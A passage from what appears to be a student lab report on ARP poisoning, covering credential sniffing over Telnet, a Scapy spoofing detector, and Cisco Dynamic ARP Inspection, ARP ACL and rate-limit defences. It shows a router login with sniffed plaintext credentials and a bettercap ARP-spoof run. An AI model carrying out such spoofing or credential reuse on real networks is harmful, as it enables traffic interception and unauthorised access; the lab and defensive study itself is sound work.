* Frame 3350: 55 bytes on wire (440 bits), 55 bytes captured (440 bits) on interface eth0, id 0 * Ethernet II, Src: 50:00:00:01:00:00 (50:00:00:01:00:00), Dst: NexaCommunic_00:05:00 (00:50:00:00:05:00) * Destination: NexaCommunic_00:05:00 (00:50:00:00:05:00) * Source: 50:00:00:01:00:00 (50:00:00:01:00:00) Type: IPv4 (0x0800) [Stream index: 1] * Internet Protocol Version 4, Src: 192.168.1.5, Dst: 192.168.1.6 * Transmission Control Protocol, Src Port: 49715, Dst Port: 23, Seq: 32, Ack: 61, Len: 1 * Telnet Data: r						

Figure 17: TELNET Packet Capture - Terminal and Echo Communication.

- So the username is 'ronaldo' and the password is 'siuu'. Now the attacker has the ability to gain the access to the Router also by using Telnet.

```
(kali㉿kali)-[~]
$ telnet 192.168.1.6
Trying 192.168.1.6 ...
Connected to 192.168.1.6.
Escape character is '^]'.

User Access Verification

Username: ronaldo
Password:
Router>sh run
      ^
% Invalid input detected at '^' marker.

Router>?
Exec commands:
<1-99>          Session number to resume
access-enable    Create a temporary Access-List entry
access-profile   Apply user-profile to interface
clear           Reset functions
```

Figure 18: Gaining Access to the Router

6.2.4 Detection

Detection of ARP Poisoning Attacks using Scapy

Tools used: Python, Scapy

- **Source machine (192.168.2.4):** Target device in LAN.
- **Attack Machine (192.168.2.5):** Attacker performing ARP Poisoning.

Before Attacking







LAN	192.168.2.4	50:00:00:01:00:00	Expires in 849 seconds	ethernet	  
LAN	192.168.2.5	00:50:00:00:05:00	Expires in 111 seconds	ethernet	  

Figure 19: Network Status Before Attack

Information Collected:

```
nguyentienngoc@192 labwork % python3 arpdetect.py
Listening for ARP packets...
[INFO] Learned IP-MAC mapping: 192.168.1.7 -> 06:c0:92:b1:20:3f
[INFO] Learned IP-MAC mapping: 192.168.1.1 -> 28:77:77:6c:d5:76
```

Figure 20: ARP Detection Using Python and Scapy: IP-MAC Mappings.

- 192.168.1.7 → 06:c0:92:b1:20:3f (This is a legitimate device in the network.)
- 192.168.1.1 → 28:77:77:6c:d5:76 (This is the valid IP and MAC address of the gateway (server) in the network.)

Observations:

- The IP-MAC mappings in the ARP table are consistent and valid, with no signs of spoofing or conflicts.




Figure 21: Flowchart for Detecting ARP Spoofing in Network.

Implementation Steps:

1. Import the `Scapy` library and other supporting libraries.
2. Create an empty dictionary named `arp_table` to store IP-to-MAC mappings.
3. Define the function `detect_arp_spoof(packet)`:
 - Check if the packet contains the ARP layer and is an ARP Reply (`ARP.op == 2`).
 - Extract the source IP address (`psrc`) and source MAC address (`hwsrc`) from the packet.
 - Check if the IP address exists in `arp_table`:

- If it exists and the source MAC address is different from the stored MAC:
 - * Print a warning: "ARP Spoofing Detected! IP: [IP], Old MAC: [Old MAC], New MAC: [New MAC]".
 - If the IP address does not exist:
 - * Save the new mapping (IP → MAC) to `arp_table`.
 - * Print: "Learned IP-MAC mapping: [IP] → [MAC]".
4. Print: "Listening for ARP packets..."
 5. Use `sniff()` to capture ARP packets:
 - Filter only ARP packets.
 - Call the `detect_arp_spoof()` function for each packet.
 6. End the program.

After Attacking

```
[ALERT] ARP Spoofing detected! IP: 192.168.1.25, Old MAC: 06:c0:92:b1:20:3f, New MAC: 00:0c:29:00:7e:d5
[ALERT] ARP Spoofing detected! IP: 192.168.1.1, Old MAC: 28:77:77:6c:d5:76, New MAC: 06:c0:92:b1:20:3f
[ALERT] ARP Spoofing detected! IP: 192.168.1.1, Old MAC: 28:77:77:6c:d5:76, New MAC: 06:c0:92:b1:20:3f
[ALERT] ARP Spoofing detected! IP: 192.168.1.1, Old MAC: 28:77:77:6c:d5:76, New MAC: 06:c0:92:b1:20:3f
[ALERT] ARP Spoofing detected! IP: 192.168.1.1, Old MAC: 28:77:77:6c:d5:76, New MAC: 06:c0:92:b1:20:3f
[ALERT] ARP Spoofing detected! IP: 192.168.1.1, Old MAC: 28:77:77:6c:d5:76, New MAC: 06:c0:92:b1:20:3f
[ALERT] ARP Spoofing detected! IP: 192.168.1.1, Old MAC: 28:77:77:6c:d5:76, New MAC: 06:c0:92:b1:20:3f
[ALERT] ARP Spoofing detected! IP: 192.168.1.1, Old MAC: 28:77:77:6c:d5:76, New MAC: 06:c0:92:b1:20:3f
[ALERT] ARP Spoofing detected! IP: 192.168.1.1, Old MAC: 28:77:77:6c:d5:76, New MAC: 06:c0:92:b1:20:3f
[ALERT] ARP Spoofing detected! IP: 192.168.1.1, Old MAC: 28:77:77:6c:d5:76, New MAC: 00:0c:29:00:7e:d5
```

Figure 22: Network Status After Attack

Repeated Spoofing Alerts:

- Multiple [ALERT] messages indicate ARP poisoning activity targeting the gateway (IP: 192.168.1.1).
- **Old MAC:** 28:77:77:6c:d5:76 (Original MAC of the gateway).
- **New MACs:**
 - 06:c0:92:b1:20:3f: MAC address of the attacker impersonating the gateway.
 - 00:0c:29:xx:xx:xx: Another MAC address used in spoofing attempts, possibly from a secondary attacker or part of a spoofing tool.

6.2.5 Prevention

Dynamic ARP Inspection

If a LAN is configured to use DHCP to assign IP addresses, we'll use Dynamic ARP Inspection (DAI) to prevent the ARP Poisoning attack.

- DAI is a security feature of switches that is used to filter ARP messages received on untrusted ports.
- By default, all ports are untrusted. When configuring DAI, all ports connected to other network devices (switches, routers) should be configured as trusted ports, while interfaces connected to end hosts should remain untrusted. DAI doesn't inspect messages received on trusted ports. They are forwarded as normal. They are forwarded as normal.




Figure 23: Dynamic ARP Inspection (DAI) Setup for LAN Security




Figure 24: Network Topology with DAI Configuration

```

SW1#show ip dhcp snooping binding

```

MacAddress	IpAddress	Lease(sec)	Type	VLAN	Interface
0C:29:2F:18:79:00	192.168.100.10	86294	dhcp-snooping	1	GigabitEthernet0/3
0C:29:2F:90:91:00	192.168.100.11	86302	dhcp-snooping	1	GigabitEthernet0/1
0C:29:2F:67:E9:00	192.168.100.12	86314	dhcp-snooping	1	GigabitEthernet0/2
Total number of bindings: 3					

Figure 25: DHCP Snooping Binding Information on Cisco Switch

- When a computer is assigned an IP address from the DHCP server, the DHCP snooping table of the switch logs the MAC addresses and IP addresses. DAI inspects the sender MAC and sender IP fields of ARP messages received on untrusted ports and checks that there is a matching entry in the DHCP snooping binding table.
 - If there is a matching entry, the ARP message is forwarded normally.
 - If there isn't a matching entry, the ARP message is discarded.
- The mechanism of ARP Poisoning is that the attacker spoofs the IP address of other devices (gateway, or a victim). When the attackers connect to the LAN, the attacker receives an IP address of the DHCP server, and their MAC address and IP address will be logged into the switch snooping binding table. If the attacker runs the attack, the switch receives an invalid

ARP message and sees that the MAC address and IP address don't match the table. The switch will discard the ARP messages.

- DAI configuration




Figure 26: DAI Configuration with Attacker and Target Network Setup

```
Switch>
Switch>en
Switch#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#ip arp inspection vlan 1
Switch(config)#int e0/0
Switch(config-if)#ip arp inspection trust
```

Figure 27: CLI Configuration for Dynamic ARP Inspection (DAI) on Cisco Switch

ARP Access Control Lists

If a LAN is configured with static IP addresses, we'll use ARP Access Control Lists (ACLs).

- In the approach, we configure the IP address and MAC address pairs that allow in an interface. If an attacker runs the ARP and spoofs the IP address of another device, the switch will discard an invalid ARP message.

- ARP ACL configuration:

```
Switch>
Switch>en
Switch#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#arp access-list ARP-ACL-1
Switch(config-arp-nacl)#permit ip host 192.168.1.5 mac host 5000.0001.0000
Switch(config-arp-nacl)#permit ip host 192.168.1.2 mac host 0050.0000.0500
Switch(config-arp-nacl)#ip arp inspection filter ARP-ACL-1 vlan 1
Switch(config)#ip arp insp
Switch(config)#ip arp inspection vlan 1
```

Figure 28: CLI Configuration for ARP ACL and DAI on Cisco Switch

Observation on the Switch When the Attack Occurs and Further Prevention

Observation on the Switch When the Attack Occurs

```
Switch(config)#
*Jan  9 19:08:08.251: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Et0/2, vlan 1.([0050.0000.0500/192.168.1.6/5000.0001.0000/192.168.1.5/19:08:07 UTC Thu Jan 9 2025])
*Jan  9 19:08:08.251: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Et0/2, vlan 1.([0050.0000.0500/192.168.1.5/aabb.cc00.6000/192.168.1.6/19:08:07 UTC Thu Jan 9 2025])
*Jan  9 19:08:09.257: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Et0/2, vlan 1.([0050.0000.0500/192.168.1.6/5000.0001.0000/192.168.1.5/19:08:08 UTC Thu Jan 9 2025])
*Jan  9 19:08:09.257: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Et0/2, vlan 1.([0050.0000.0500/192.168.1.5/aabb.cc00.6000/192.168.1.6/19:08:08 UTC Thu Jan 9 2025])
```

Figure 29: Switch Logs During ARP Spoofing Attack Detected by DAI

Figure x shows us the log messages:

1. **Timestamp:** Jan 9 19:16:29.561 – The time when the event occurred.
2. **Log Level and Facility:**
 - %SW_DAI-4-DHCP_SNOOPING_DENY:
 - SW_DAI: Switch Dynamic ARP Inspection (DAI) module.
 - 4: Warning level.
 - DHCP_SNOOPING_DENY: Denial due to DHCP snooping/DAI policy.
3. **Description:**
 - 1 Invalid ARPs (Res) – One invalid ARP response packet was detected.
 - on Et0/2, vlan 1 – The packet was received on Ethernet port 0/2 in VLAN 1.
4. **Packet Details:**
 - **Source MAC/IP:** 0050.0000.0500 / 192.168.1.6
 - **Destination MAC/IP:** 5000.0001.0000 / 192.168.1.5
 - **Timestamp:** 19:16:29 UTC Thu Jan 9 2025

```

Switch(config)#do sh ip arp inspection

Source Mac Validation      : Enabled
Destination Mac Validation : Enabled
IP Address Validation      : Enabled

Vlan    Configuration    Operation    ACL Match    Static ACL
----    -
1       Enabled          Active      ARP-ACL-1    No

Vlan    ACL Logging      DHCP Logging    Probe Logging
----    -
1       Deny             Deny           Off

Vlan    Forwarded        Dropped        DHCP Drops    ACL Drops
----    -
1       258              356            356           0

Vlan    DHCP Permits      ACL Permits      Probe Permits    Source MAC Failures
----    -
1       0                258              0                0

Vlan    Dest MAC Failures    IP Validation Failures    Invalid Protocol Data
----    -
1       0                    0                          0

Vlan    Dest MAC Failures    IP Validation Failures    Invalid Protocol Data
----    -
1       0                    0                          0

```

Figure 30: CLI Output of ARP Inspection Configuration and Statistics on Cisco Switch

Further Prevention

Although the attack is unsuccessful, the attacker can continuously send ARP messages, which may lead to an increase in the switch's CPU utilization. To mitigate this issue, Dynamic ARP Inspection (DAI) rate limiting can be configured to restrict the number of ARP messages processed per second, effectively preventing excessive CPU usage.

DAI Rate Limiting Configuration:

```
Switch>
Switch>en
Switch#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#interface range e0/1-2
Switch(config-if-range)#ip arp inspe
Switch(config-if-range)#ip arp inspection limit rate 25 burst interval 2
```

Figure 31: DAI Rate Limiting Configuration on Cisco Switch

We configure it only to accept 25 ARP messages per 2 seconds. The interface will be error-disabled if ARP messages are received faster than the specified rate.

The attacker is connected to the switch through the Ethernet 0/2 interface. If the attacker initiates the attack, they will send multiple ARP messages to the switch, often exceeding the configured rate limit. As a result, the switch will place the Ethernet 0/2 interface into an error-disabled state to protect CPU resources and maintain network stability.

Port	Name	Status	Vlan	Duplex	Speed	Type
Et0/0		connected	1	full	auto	RJ45
Et0/1		connected	1	a-full	auto	RJ45
Et0/2		err-disabled	1	auto	auto	RJ45
Et0/3		connected	1	a-full	auto	RJ45

Figure 32: Interface Status

```
(kali@kali)-[~]
$ sudo bettercap -iface eth0 -caplet hack.cap
[sudo] password for kali:
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]

[15:29:37] [sys.log] [inf] gateway monitor started ...
[15:29:37] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
[15:29:37] [endpoint.new] endpoint 192.168.1.5 detected as 50:00:00:81:00:00.
[15:29:37] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
[15:29:37] [sys.log] [warn] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
[15:29:37] [sys.log] [inf] net.probe probing 8 addresses on 192.168.1.0/29
192.168.1.0/29 > 192.168.1.2 » [15:31:17] [sys.log] [err] error getting ipv4 gateway: Could not find mac for 192.168.1.6
192.168.1.0/29 > 192.168.1.2 » [15:31:22] [sys.log] [err] error getting ipv4 gateway: Could not find mac for 192.168.1.6
192.168.1.0/29 > 192.168.1.2 » [15:31:27] [sys.log] [err] error getting ipv4 gateway: Could not find mac for 192.168.1.6
192.168.1.0/29 > 192.168.1.2 » [15:31:32] [sys.log] [err] error getting ipv4 gateway: Could not find mac for 192.168.1.6
192.168.1.0/29 > 192.168.1.2 » [15:31:37] [sys.log] [err] error getting ipv4 gateway: Could not find mac for 192.168.1.6
192.168.1.0/29 > 192.168.1.2 » [15:31:42] [sys.log] [err] error getting ipv4 gateway: Could not find mac for 192.168.1.6
```

Figure 33: ARP Spoofing Attempt Using Bettercap on Kali Linux

Figure shows that the attacker cannot find the MAC address of the IP 192.168.1.6 because the switch dropped all the invalid ARP messages.

Moving to IPv6

IPv6 inherently prevents ARP poisoning because it eliminates the use of the Address Resolution Protocol (ARP) entirely. Instead, IPv6 uses the Neighbor Discovery Protocol (NDP) for address resolution and other network functions.

7 Results

7.1 Observation During ARP Poisoning

Network Behavior: Packet Redirection and Anomalies

7.1.1 Network Behavior

Packet Redirection:

- The network traffic originally meant for the gateway (e.g., IP 192.168.2.4) was redirected to the attacker's machine (e.g., IP 192.168.2.5) due to spoofed ARP responses.
- Evidence showed that the victim's ARP table was modified to map the gateway's IP address to the attacker's MAC address, causing data to be sent to the attacker instead of the legitimate gateway.

Anomalies in Traffic Patterns:

- **Delayed Responses:** Communication delays were noticeable between the victim and external systems due to the rerouting of packets through the attacker.

7.1.2 Specific Examples of Anomalies Captured

To observe the anomalies in the network traffic, we build an SNMP server to act as an SNMP Manager that manages SNMP Agents (other devices) in the network.




Figure 34: Network Diagram with SNMP Manager Setup

- The SNMP server can ask the managed devices for information about their current status. The value that we use for statistics has the SNMP OIDs of 1.3.6.1.2.1.2.2.1.10.
- After the aggregation and extraction of the data, the graph below shows the difference in the number of bytes on the network interface that the victim received when watching a YouTube video in 10 minutes:




Figure 35: Impact of ARP Spoofing on Increasing Bytes During Video Streaming

7.1.3 Captured Evidence (Wireshark)

- Wireshark logs showed a flood of ARP replies from the attacker containing the spoofed MAC address.

```

